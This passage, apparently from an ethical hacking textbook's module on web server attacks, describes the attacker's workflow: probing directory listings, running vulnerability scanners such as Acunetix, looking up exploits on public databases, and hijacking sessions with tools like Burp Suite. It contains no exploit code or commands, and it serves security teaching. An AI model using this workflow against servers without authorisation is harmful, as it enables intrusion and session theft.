


Figure 13.32: Screenshot displaying a sample directory listing

Though directory listings do not have significant relevance from a security perspective, they occasionally possess the following vulnerabilities that allow attackers to compromise web applications:

- Improper access controls
- Unintentional access to the web root of servers

In general, after discovering a directory on a web server, an attacker makes a request for that directory and attempts to access the directory listing. Attackers also attempt to exploit vulnerable web server software that grants access to directory listings.



Vulnerability Scanning

Vulnerability scanning is performed to identify vulnerabilities and misconfigurations in a target web server or network. Vulnerability scanning reveals possible weaknesses in a target server to exploit in a web server attack. In the vulnerability-scanning phase, attackers use sniffing techniques to obtain data on the network traffic to determine active systems, network services, and applications. Automated tools such as Acunetix Web Vulnerability Scanner are used to perform vulnerability scanning on a target server and find hosts, services, and vulnerabilities.

- **Acunetix Web Vulnerability Scanner**

  Source: *https://www.acunetix.com*

  Acunetix Web Vulnerability Scanner (WVS) scans websites and detects vulnerabilities. Acunetix WVS checks web applications for SQL injections, XSS, and so on. It includes advanced pen testing tools to ease manual security audit processes and creates professional security audit and regulatory compliance reports based on AcuSensor Technology. It supports the testing of web forms and password-protected areas, pages with CAPTCHA, single sign-on, and two-factor authentication mechanisms. It detects application languages, web server types, and smartphone-optimized sites. Acunetix crawls and analyzes different types of websites, including HTML5, Simple Object Access Protocol (SOAP), and Asynchronous JavaScript and Extensible Markup Language (AJAX). It supports the scanning of network services running on the server and the port scanning of the web server.





Figure 13.33: Screenshot of Acunetix Web Vulnerability Scanner

The following are some additional vulnerability scanning tools:

- Fortify WebInspect (*https://www.microfocus.com*)
- Tenable.io (*https://www.tenable.com*)
- ImmuniWeb (*https://www.immuniweb.com*)
- Netsparker (*https://www.netsparker.com*)

Finding Exploitable Vulnerabilities

- Search for web server exploitable vulnerabilities based on the web server OS and software application on exploit sites such as SecurityFocus (*https://www.securityfocus.com*), Exploit Database (*https://www.exploit-db.com*), etc.
- Search for vulnerability based on information gathered in the previous stages using the Exploit Database
- Exploiting these vulnerabilities allows for the execution of a command or binary on a target machine to gain higher privileges than the existing ones or bypass security mechanisms



Finding Exploitable Vulnerabilities

Flaws and programming errors in software design lead to security vulnerabilities. Attackers take advantage of these vulnerabilities to perform various attacks on the confidentiality, availability, or integrity of a system. Software vulnerabilities such as programming flaws in a program, service, or within the OS software or kernel can be exploited to execute malicious code.

Many public vulnerability repositories that are available online allow access to information about various software vulnerabilities. Attackers search on exploit sites such as SecurityFocus (*https://www.securityfocus.com*) and Exploit Database (*https://www.exploit-db.com*) for exploitable vulnerabilities of a web server based on its OS and software applications. Attackers use the information gathered in the previous stages to find the relevant vulnerabilities by using Exploit Database.

Exploiting these vulnerabilities allows attackers to execute a command or binary on a target machine to gain higher privileges than existing ones or to bypass security mechanisms. Attackers using these exploits can even access privileged user accounts and credentials.





Figure 13.34: Screenshot of Google Hacking Database (GHDB)

Session Hijacking

- Sniff valid session IDs to gain unauthorized access to the web server to snoop data
- Use session hijacking techniques such as session fixation, session sidejacking, Cross-site scripting, etc., to capture valid session cookies and IDs
- Use tools such as Burp Suite, JHijack, Ettercap, etc. to automate session hijacking

Note: For complete coverage of Session Hijacking concepts and techniques refer to Module 11: Session Hijacking



Session Hijacking

Valid session IDs can be sniffed to gain unauthorized access to a web server and snoop its data. An attacker can hijack or steal valid session content using various techniques such as session token prediction, session replay, session fixation, sidejacking, and XSS. By using these techniques, the attacker attempts to capture valid session cookies and IDs in established sessions. The attacker uses tools such as Burp Suite, Firesheep, and JHijack to automate session hijacking.

- **Burp Suite**

  Source: *https://portswigger.net*

  Burp Suite is a web security testing tool that can hijack session IDs in established sessions. The Sequencer tool in Burp Suite tests the randomness of session tokens. With this tool, an attacker can predict the next possible session ID token and use that to take over a valid session.

